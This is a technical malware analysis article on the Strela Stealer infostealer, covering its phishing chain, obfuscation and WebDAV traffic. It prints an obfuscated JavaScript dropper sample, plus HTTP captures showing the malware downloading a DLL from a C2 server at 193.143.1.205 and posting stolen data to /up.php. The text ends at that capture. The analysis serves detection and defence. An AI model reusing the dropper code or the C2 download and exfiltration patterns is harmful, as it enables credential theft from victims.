Strela Stealer Malware: Technical Analysis, Network Behavior & SASE Mitigation

By Aditya K Sood

Archived: 2026-04-05 16:40:12 UTC

Strela Stealer, a sophisticated information-stealing malware, is designed to exfiltrate sensitive user credentials, primarily targeting email and web browser data. This malware spreads through phishing emails containing malicious attachments, typically disguised as legitimate documents. Once executed, Strela Stealer extracts stored login credentials from critical end-user applications and web browsers such as Google Chrome, Edge, and Firefox. Strela Stealer then transmits the stolen information to remote Command-and-Control (C&C) servers controlled by threat actors, enabling further cyberattacks such as account takeovers and financial fraud.

The most alarming aspect of Strela Stealer is its ability to evade detection using anti-analysis techniques. This program often employs obfuscation, sandbox evasion, and process injection to avoid security software. Its lightweight payload allows it to execute quickly without raising suspicion, underlining the urgency of the threat it poses.

Recent variants of the Strela Stealer have incorporated encrypted data transmission and fileless execution techniques, making them even more challenging to detect and analyze. This research focuses mainly on the Strela stealer’s network communication channel to dissect the network patterns. This underscores the importance of continuous research and analysis in the face of evolving threats.

A Deeper Dive into a Strela Stealer Infection and Binary

Let’s examine the complete infection process of the Strela Stealer to get a basic understanding of the entire attack campaign. Figure 1 presents the complete attack flow:



Figure 1: Strela Stealer Complete Attack Flow

The overall infection process of Strela Stealer is as follows:

- - The Strela Stealer malware campaign starts via a phishing or spam email that contains an archive file(.zip). A JavaScript file is dropped into the system once the victim downloads and opens the archive.
  - The JavaScript file employs advanced obfuscation techniques, such as string substitution and variable renaming. Upon execution, it executes the script, which invokes the PowerShell code embedded inside it. Figure 2 highlights a heavily obfuscated JavaScript file.

```
function qdhpbmiz() {
    ejanjour = this;
    wppcj = ejanjour[xgwer + evoqd + jirzfxde + vgtripkrg];
    wppcj(
    'dmplzvz=[3571,5619,7667,6643,4595,5612];nifnwyzrj=this[dtvini+gxyhik+opsfcqp+czutihip+vatlkkjeu+jxounotz+qoasgnnb][mnpqtov
    +czutihip+xgwer+jirzfxde+qoasgnnb+xgwer+ntvlo+aknvaidat+tbnloimto+xgwer+opsfcqp+qoasgnnb](dtvini+gxyhik+opsfcqp+czutihip+va
    lkkjeu+jxounotz+qoasgnnb+tiatb+gxyhik+vbmhnqn+xgwer+vgtripkrg+vgtripkrg);ndckhfpg=opsfcqp+gonrehoxm+ftjcjdcem+rwgzu+qssvpo+
    psfcqp+rwgzu+jxounotz+wkleryi+rovleoyg+xgwer+czutihip+lwidrgcxf+vbmhnqn+xgwer+vgtripkrg+vgtripkrg+tiatb+xgwer+hqnizvv+xgwer
    rwgzu+ktkjatkk+mnpqtovy+wkleryi+gonrehoxm+gonrehoxm+jirzfxde+pbhgh+ftjcjdcem+rwgzu+fbqpbsda+yjqvlll+pbhgh+evoqd+wkleryi+nhk
    jhlgj+xgwer+ktkjatkk+dtvini+xgwer+aknvaidat+aazfkpge+xgwer+frvmiqw+jwwzexk+xgwer+lwidrgcxf+qoasgnnb+rwgzu+ktkjatkk+ntvlo+jw
    zexk+qoasgnnb+suwykmxiv+vatlkkjeu+vgtripkrg+xgwer+rwgzu+hooqf+qoasgnnb+xgwer+gonrehoxm+jxounotz+hooqf+kfnmxnzud+vatlkkjeu+p
    hgh+evoqd+wkleryi+vatlkkjeu+opsfcqp+xgwer+tiatb+jxounotz+ftjcjdcem+gmauedg+rwgzu+vbmhnqn+qoasgnnb+qoasgnnb+jxounotz+yodgzcs
    s+qssvpo+qssvpo+lqspp+ciioqv+sscsh+tiatb+lqspp+duzzje+sscsh+tiatb+lqspp+tiatb+ughpqy+gzswukp+vxjlheu+qssvpo+vatlkkjeu+pbhgh
    evoqd+wkleryi+vatlkkjeu+opsfcqp+xgwer+tiatb+jxounotz+vbmhnqn+jxounotz+fbqpbsda+fecezjze+fecezjze+lwidrgcxf+qoasgnnb+jirzfxd
    +czutihip+qoasgnnb+rwgzu+hooqf+qoasgnnb+xgwer+gonrehoxm+jxounotz+hooqf+kfnmxnzud+vatlkkjeu+pbhgh+evoqd+wkleryi+vatlkkjeu+op
    fcqp+xgwer+tiatb+jxounotz+ftjcjdcem+gmauedg+fecezjze+fecezjze+opsfcqp+gonrehoxm+ftjcjdcem+rwgzu+qssvpo+opsfcqp+rwgzu+pbhgh+
    gwer+qoasgnnb+rwgzu+jwwzexk+lwidrgcxf+xgwer+rwgzu+kfnmxnzud+kfnmxnzud+lqspp+ciioqv+sscsh+tiatb+lqspp+duzzje+sscsh+tiatb+lqs
    p+tiatb+ughpqy+gzswukp+vxjlheu+bwpiwbws+wcvxd+wcvxd+wcvxd+wcvxd+kfnmxnzud+ftjcjdcem+jirzfxde+evoqd+rovleoyg+rovleoyg+rovleo
    g+czutihip+wkleryi+wkleryi+qoasgnnb+kfnmxnzud+fecezjze+fecezjze+opsfcqp+gonrehoxm+ftjcjdcem+rwgzu+qssvpo+opsfcqp+rwgzu+czut
    hip+xgwer+otbiedppd+lwidrgcxf+evoqd+czutihip+sscsh+ughpqy+rwgzu+qssvpo+lwidrgcxf+rwgzu+kfnmxnzud+kfnmxnzud+lqspp+ciioqv+ssc
    h+tiatb+lqspp+duzzje+sscsh+tiatb+lqspp+tiatb+ughpqy+gzswukp+vxjlheu+bwpiwbws+wcvxd+wcvxd+wcvxd+wcvxd+kfnmxnzud+ftjcjdcem+ji
    zfxde+evoqd+rovleoyg+rovleoyg+rovleoyg+czutihip+wkleryi+wkleryi+qoasgnnb+kfnmxnzud+ughpqy+wcvxd+lqspp+uwhhz+wcvxd+lqspp+cii
    qv+vxjlheu+pzuikrfdt+uwhhz+lqspp+duzzje+sscsh+uwhhz+wcvxd+tiatb+ftjcjdcem+vgtripkrg+vgtripkrg;zkhvgt =
    ejanjour[jxounotz+jirzfxde+czutihip+lwidrgcxf+xgwer+yjqvlll+pbhgh+qoasgnnb](nifnwyzrj[aazfkpge+xgwer+otbiedppd+aazfkpge+xgw
    r+jirzfxde+ftjcjdcem](jpraq+pnqyus+nnpbmevq+gwjeuq+rhgdjqsh+mnpqtovy+cuqbhpzp+aazfkpge+aazfkpge+nnpbmevq+shfyixyo+hkzjt+rhg
    jqsh+cuqbhpzp+gxyhik+nnpbmevq+aazfkpge+kfnmxnzud+mnpqtovy+wkleryi+pbhgh+qoasgnnb+czutihip+wkleryi+vgtripkrg+rwgzu+gmbgbgzg+
    irzfxde+pbhgh+xgwer+vgtripkrg+kfnmxnzud+yjqvlll+pbhgh+qoasgnnb+xgwer+czutihip+pbhgh+jirzfxde+qoasgnnb+vatlkkjeu+wkleryi+pbh
    h+jirzfxde+vgtripkrg+kfnmxnzud+hgxbijwg+wkleryi+opsfcqp+jirzfxde+vgtripkrg+xgwer),
    8+8);zkhvgt+=2540;for(tuveou=0;tuveou<dmplzvz[vgtripkrg+xgwer+pbhgh+otbiedppd+qoasgnnb+vbmhnqn];++tuveou){if(zkhvgt ===
    dmplzvz[tuveou]){nifnwyzrj[czutihip+jwwzexk+pbhgh](ndckhfpg,0,0);break;}}');
}
```

Figure 2: JavaScript Infection File

- The JavaScript code uses an obfuscation mechanism utilizing random variables and function names, and the associated strings are dynamically generated. The function “wppcj” also dynamically accesses properties of the reference object, making the JS code resistant to simple static analysis.
- After that, a decoy PDF containing a blurred image file was fetched from the remote server. However, a connection request was triggered to the WebDAV server to fetch the actual Strela Stealer payload in the form of a malicious Dynamic Link Library (DLL).

This research report discusses the details of network communication later. Next, let’s examine the basic information of the Strela Stealer payload.

- - The 64-bit DLL file (Streal Stealer) downloaded from the WebDAV server is heavily obfuscated. The DLL file was analyzed using the Detect-It-Easy (DIE) tool, which allows robust file inspection using signatures and heuristics to dissect the internals of various files.
  - The .data and .text sections were packed (ss figure). The .data and .txt sections of a DLL file serve different purposes. The .data section (See Figure 3) stores initialized global and static variables, making it writable for maintaining runtime data. The .text section contains the executable code (machine instructions) for the DLL functions, making it read-only to prevent modification.



Figure 3: Strela Stealer DLL File: Packed Sections

- - Further, the entropy of the .data section was calculated, which was 7.9. Calculating the entropy of a section in a binary file (e.g., a DLL or EXE) helps determine randomness and detect packed or obfuscated code. Entropy is typically measured using Shannon’s formula, where values close to 0 indicate high redundancy (e.g., text data), and values near 8 suggest high randomness (e.g., encrypted or compressed data). The figure 4 shows the encrypted content in the data section.



Figure 4: Encrypted Content in the Data Section

- - The DLL has a single export function, [DllRegisterServer,](#) which is invoked by the Regsvr32 utility. Like many info-stealers, Strela Stealer modifies the export section's Name field to a specific DLL (XJDCGMPMONUMF.dll) in the PE header to mislead analysts and detection tools. The malware still runs with its actual filename. Still, the export name is just a deception. See figure 5.



Figure 5: Modified Name Field in the Export Section

- The sequence of bitwise operations and NOT/XOR/AND patterns is commonly used in anti-debugging techniques, which we can also see in the Streal Stealer payload (DLL file). The combination of anti-debugging and [control flow flattening](#) makes analysis more complicated. The control flow flattening in the context of code obfuscation, is a technique that transforms a program's control flow by placing all code

blocks within a single, infinite loop controlled by a switch statement, making it harder for reverse engineers to understand the program's logic. Figure 6 reflects the same technique in use by Strela Stealer payload.

```
loc_180003CE4:
        mov     r8b, [r12+3]
        mov     [r15+3], r8b
        mov     esi, cs:Flink
        mov     r10d, cs:n9
        lea     ecx, [rsi-1] ; Load Effective Address
        imul    ecx, esi ; Signed Multiply
        mov     eax, ecx
        not     eax ; One's Complement Negation
        and     eax, 0FFFFFFFEh ; Logical AND
        xor     ecx, 1 ; Logical Exclusive OR
        or      ecx, eax ; Logical Inclusive OR
        mov     eax, ecx
        not     eax ; One's Complement Negation
        and     eax, 9D44647Fh ; Logical AND
        and     ecx, 62BB9B80h ; Logical AND
        or      ecx, eax ; Logical Inclusive OR
        xor     ecx, 62BB9B80h ; Logical Exclusive OR
        setz    r9b ; Set Byte if Zero (ZF=1)
        setnz   r11b ; Set Byte if Not Zero (ZF=0)
        cmp     r10d, 9 ; Compare Two Operands
        setnle  bl ; Set Byte if Not Less or Equal (ZF=0 & SF=OF)
        cmp     r10d, 0Ah ; Compare Two Operands
        setl    al ; Set Byte if Less (SF!=OF)
        mov     edx, eax
        xor     dl, r11b ; Logical Exclusive OR
        and     dl, al ; Logical AND
        and     bl, r9b ; Logical AND
        and     al, r11b ; Logical AND
        or      al, bl ; Logical Inclusive OR
        test    dl, al ; Logical Compare
        jnz     short loc_180003DBE ; Jump if Not Zero (ZF=0)
```

Figure 6: Control Flow Flattening : Anti Debugging Techniques

Upon successful execution, Strela Stealer compromises the end-user system and extracts sensitive data to transmit to the C&C server. For example, it extracts user profiles from Thunderbird and Outlook clients. If these files are present, it encrypts them and sends them via HTTP request to the C&C server. The user agent of the HTTP request is set to a unique identifier for the host which is mainly the volume serial id of the compromised system.

Overall, the key observations related to obfuscation techniques deployed by the Strela Stealer malware are listed below:

- Stack manipulation & dynamic allocation
- Opaque predicate-based flow control
    - Using not, and, or, xor on ecx and eax repeatedly modifies values but might not have real effects.
    - setz, setnz, setnle, setl generate flag-dependent values, which can confuse decompilers.
- Infinite loop for execution flow redirection

Next, you will learn about the network communication of the Strela Stealer malware.

Dissecting the Network Communication

In this section, you will learn the internal details of the network communication, from the infection process to the C&C communication. Before discussing the network communication artifacts of Strela Stealer malware, it is essential to understand the relation between HTTP and WebDAV.

WebDAV (Web Distributed Authoring and Versioning) extends the standard HTTP protocol, enabling advanced file management operations over the web. While traditional HTTP requests primarily handle resource retrieval (GET) and data submission (POST), WebDAV introduces additional HTTP methods such as PROPFIND, PROPPATCH, MKCOL, and LOCK, allowing users to create, modify, move, and manage files on remote servers. WebDAV's unique selling point is its support for collaborative file editing, remote storage, and versioning, making it a powerful tool for cloud-based services. However, since WebDAV operates over HTTP, it inherits the same security concerns and is abused by attackers for hosting malicious files to spread infections on a scale.

First, the targeted users receive a phishing email (or spam). The phishing email contains a compressed zip file. As discussed earlier, the zip file contains a JavaScript file. The attacker has built-in methods to force the user or trigger an automated function to execute that JS file, which executes a potential PowerShell command in the backend to fetch the malicious PDF file from the remote server. However, the communication can be noticed in the network. In this case, the malicious PDF was hosted at a remote location "http://193.143.1.205/invoice.php." See below the HTTP GET request issued to fetch the malicious PDF file as shown in figure 7.

```
GET /invoice.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; de-DE) WindowsPowerShell/5.1.26100.2161
Host: 193.143.1.205
Connection: Keep-Alive


HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Mon, 1[redacted]3:49:38 GMT
Content-Type: application/pdf
Transfer-Encoding: chunked
Connection: keep-alive
X-Frame-Options: SAMEORIGIN

1f6a
%PDF-1.7
%....
1 0 obj
<< /Pages 3 0 R /Type /Catalog >>
endobj
2 0 obj
<< /Type /ObjStm /Length 56 /Filter /FlateDecode /N 1 /First 4 >>
stream
x.3V0...Q.w./.+Q0T...L)V.V0Q0P.R.U...,HU..HLO-V.....%0.mendstream
endobj
4 0 obj
<< /Annots [ ] /Contents [ 5 0 R ] /MediaBox [ 0 0 595 841 ] /Parent 3 0 R /Resources << /ExtGState << >>
/Font << >> /XObject << /Image-7098480789 6 0 R >> >> /Type /Page >>
endobj
5 0 obj
<< /Filter /FlateDecode /Length 52 >>
stream
x.+.2T0.B.....5.4.3-Lp....MLO.57..0.00..Tp..
....M..endstream
endobj
6 0 obj
<< /BitsPerComponent 8 /ColorSpace /DeviceRGB /Filter /FlateDecode /Height 841 /Subtype /Image /Type /XObj
ect /Width 595 /Length 121594 >>
stream
x....w.G.....{..]...k{.s...vm..&.....mr.....M.I.   ..I.H"...L.....].]..3.if$.l..=..sjz...g.........v.\....
r.\....r.\....r.\....r.\....r.\....r.\....r.\....r.\....r.\....r.\....r.\....r.\....r.\....r.\....r.\....r
```

Figure 7: PDF File Fetched from the Remote Server

The malicious PDF file downloaded acts as a decoy and triggers additional network requests to fetch the Strela Stealer payload to the WebDAV server. See below for the network communication.

At first, the OPTIONS request was sent to the remote C&C server. Generally, the end clients use the **OPTIONS** method to query a web server about the **supported HTTP methods and communication options** for a given resource or server. At first, the installed payload triggers an OPTIONS request (see figure 8) to enumerate the support actions by the remote web server hosting the Strela stealer DLL file. The supported methods are available if you check the “Allow” header.

```
OPTIONS / HTTP/1.1
Connection: Keep-Alive
User-Agent: DavClnt
translate: f
Host: 193.143.1.205:8888


HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Mon, [redacted]3:49:40 GMT
Content-Length: 0
Connection: keep-alive
Allow: OPTIONS, LOCK, DELETE, PROPPATCH, COPY, MOVE, UNLOCK, PROPFIND
Dav: 1, 2
Ms-Author-Via: DAV
```

Figure 8: OPTIONS Request Sent to the Remote Server

After that, the PROPFIND request was sent. The PROPFIND method, part of the WebDAV protocol, is often exploited in malicious communication to gather information from remote web servers. Unlike standard HTTP methods like GET or POST, PROPFIND allows attackers (or malicious code) to retrieve directory structures, metadata, and file properties that may reveal hidden or restricted resources. In the case of Strela stealer, once the payload is successfully executed, the HTTP request is triggered using the PROPFIND method to retrieve the DLL file from a remote web server with WebDAV enabled. See the PROPFIND request as pshown in the figure 9.

```
PROPFIND / HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.26100
Depth: 0
translate: f
Content-Length: 0
Host: 193.143.1.205:8888


HTTP/1.1 207 Multi-Status
Server: nginx/1.22.1
Date: Mon, [redacted]23:49:44 GMT
Content-Type: text/xml; charset=utf-8
Content-Length: 520
Connection: keep-alive

<?xml version="1.0" encoding="UTF-8"?><D:multistatus xmlns:D="DAV:"><D:response><D:href>/</D:href><D:props
tat><D:prop><D:supportedlock><D:lockentry xmlns:D="DAV:"><D:lockscope><D:exclusive/></D:lockscope><D:lockt
ype><D:write/></D:locktype></D:lockentry></D:supportedlock><D:getlastmodified>Fri, 20 Dec 2024 14:11:42 GM
T</D:getlastmodified><D:resourcetype><D:collection xmlns:D="DAV:"/></D:resourcetype><D:displayname></D:dis
playname></D:prop><D:status>HTTP/1.1 200 OK</D:status></D:propstat></D:response></D:multistatus>
```

Figure 9: PROPFIND Request Sent to the Remote WebDAV Server

After the above network communication, another PROPFIND request was sent. In the response, you can notice "<D:href>/**281681957614368.dll**</D:href>" highlighting the link on the remote server hosting the actual Strela Stealer with some additional properties associated with the DLL file. See figure 9.

```
PROPFIND /281681957614368.dll HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.26100
Depth: 0
translate: f
Content-Length: 0
Host: 193.143.1.205:8888


HTTP/1.1 207 Multi-Status
Server: nginx/1.22.1
Date: Mon, 1[redacted]3:49:45 GMT
Content-Type: text/xml; charset=utf-8
Content-Length: 682
Connection: keep-alive

<?xml version="1.0" encoding="UTF-8"?><D:multistatus xmlns:D="DAV:"><D:response><D:href>/281681957614368.d
ll</D:href><D:propstat><D:prop><D:supportedlock><D:lockentry xmlns:D="DAV:"><D:lockscope><D:exclusive/></D
:lockscope><D:locktype><D:write/></D:locktype></D:lockentry></D:supportedlock><D:resourcetype></D:resource
type><D:displayname>281681957614368.dll</D:displayname><D:getcontentlength>433664</D:getcontentlength><D:g
etlastmodified>Mon, 10 Feb 2025 23:48:25 GMT</D:getlastmodified><D:getcontenttype>application/octet-stream
</D:getcontenttype><D:getetag>"1822fda86ff010c069e00"</D:getetag></D:prop><D:status>HTTP/1.1 200 OK</D:sta
tus></D:propstat></D:response></D:multistatus>
```

Figure 9: PROPFIND Request Sent to Check the Information about the DLL File

The malicious file “281681957614368.dll” was fetched using an HTTP GET request from the remote server as shown in the figure 10.

```
GET /281681957614368.dll HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.26100
translate: f
Host: 193.143.1.205:8888


HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Mon, [redacted]23:49:46 GMT
Content-Type: application/octet-stream
Content-Length: 433664
Connection: keep-alive
Accept-Ranges: bytes
Etag: "1822fda86ff010c069e00"
Last-Modified: Mon, [redacted]23:48:25 GMT

MZx.....@.....x.....  .!..L.!This program cannot be run
in DOS mode.$..PE..d.....g....." .....X...B.....`.....
...`.....@q..W.....0.....,.....
.....p..@.....text....V.....X..... ..
`.rdata.....p.....\.....@..@.data....8.....:...^.....@....pdata..0.....
.....@..@.00cfg..0.....@..@.reloc..,.....@..B.....
.....
.....
.....
.....H.....%.....67J.    ...
567J.....%`....%j....m!..      ...l!.....=_.%C@..     .5C@.....=/...
...0..... ...u.0.u
.....f.....H..(.....H.....%.....$..      ...5
$.....        .....%nMjM.....    .....=....
...0..... .8.u.4...4.u...@.....D.....D.....A.C.A.....9%    "
.        ....."
....5...9 .....C.A%..*.     .5..*.A...A...A..    ...A..
...D0.4.A..E .D0.D..8.....4.....A.C.A.....  .1...A.....A..
...A..    ... .D .....D .D0...4...uz0.....p.....D.....D.....A.C.A.....      ...       ...
.A.....A..         ...A..
... .D .....D0.D..4...4.....0...F.....=...D..:....P.....au.}..%..l.     .5..l.... ...
```

Figure 10: Streal Stealer File Fetched from the Remote Server

Next, the PROPPATCH request was issued as shown in the figure 11. After fetching the Though not a standard HTTP method like **PROPFIND**, the PROPATCH method conceptually refers to **patching or modifying resources** on a WebDAV-enabled server. In other words, this method alters or adds properties to resources on a web server. After executing the successful PROPFIND request, the malicious payload sends the PROPFIND request to the remote server to share specific updates about the previously downloaded DLL file, which could be file properties.

```
PROPPATCH /281681957614368.dll HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: text/xml; charset="utf-8"
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.26100
translate: f
Content-Length: 215
Host: 193.143.1.205:8888

<?xml version="1.0" encoding="utf-8" ?><D:propertyupdate xmlns:D="DAV:" xmlns:Z="urn:schemas-microsoft-com
:"><D:set><D:prop><Z:Win32FileAttributes>00000080</Z:Win32FileAttributes></D:prop></D:set></D:propertyupda
te>
HTTP/1.1 500 Internal Server Error
Server: nginx/1.22.1
Date: Mon, [redacted]23:50:17 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 22
Connection: keep-alive
X-Content-Type-Options: nosniff

Internal server error
```

Figure 11: PROPPATCH Request Sent to Remote WebDAV Server

You have noticed the HTTP header “Translate: f” in all the above WebDAV requests. This header signals to a WebDAV server that the client wants to retrieve a resource’s source (or unprocessed) content rather than the processed or output content. It is anticipated that once the DLL file is successfully installed on the compromised system. Once the strela stealer becomes active, it transmits the stolen information using an HTTP POST request as shown in the figure 11. The HTTP POST body contains encrypted data (stolen information) sent over the network to the remote C&C server “193.143.1.205”

```
POST /up.php HTTP/1.1
User-Agent: 2298CBD7
Host: 193.143.1.205
Content-Length: 298835
Cache-Control: no-cache

%~)89dN.CSOFzI.^...U UZCD..i...V@\W.AP.DM
TXH.
.\LA.P....QPBB\AAKU
].
...W       ..F]AYFeWRAYF..EM.B@...XS.^KU
           .]...XTK.]YBGA       ...OB.^    ]TARSE[...].I.D.PKTX.QQL@.ZGYD....N.E.JX]R^.S.[.H.^...BM..VLZR\WLFF..K
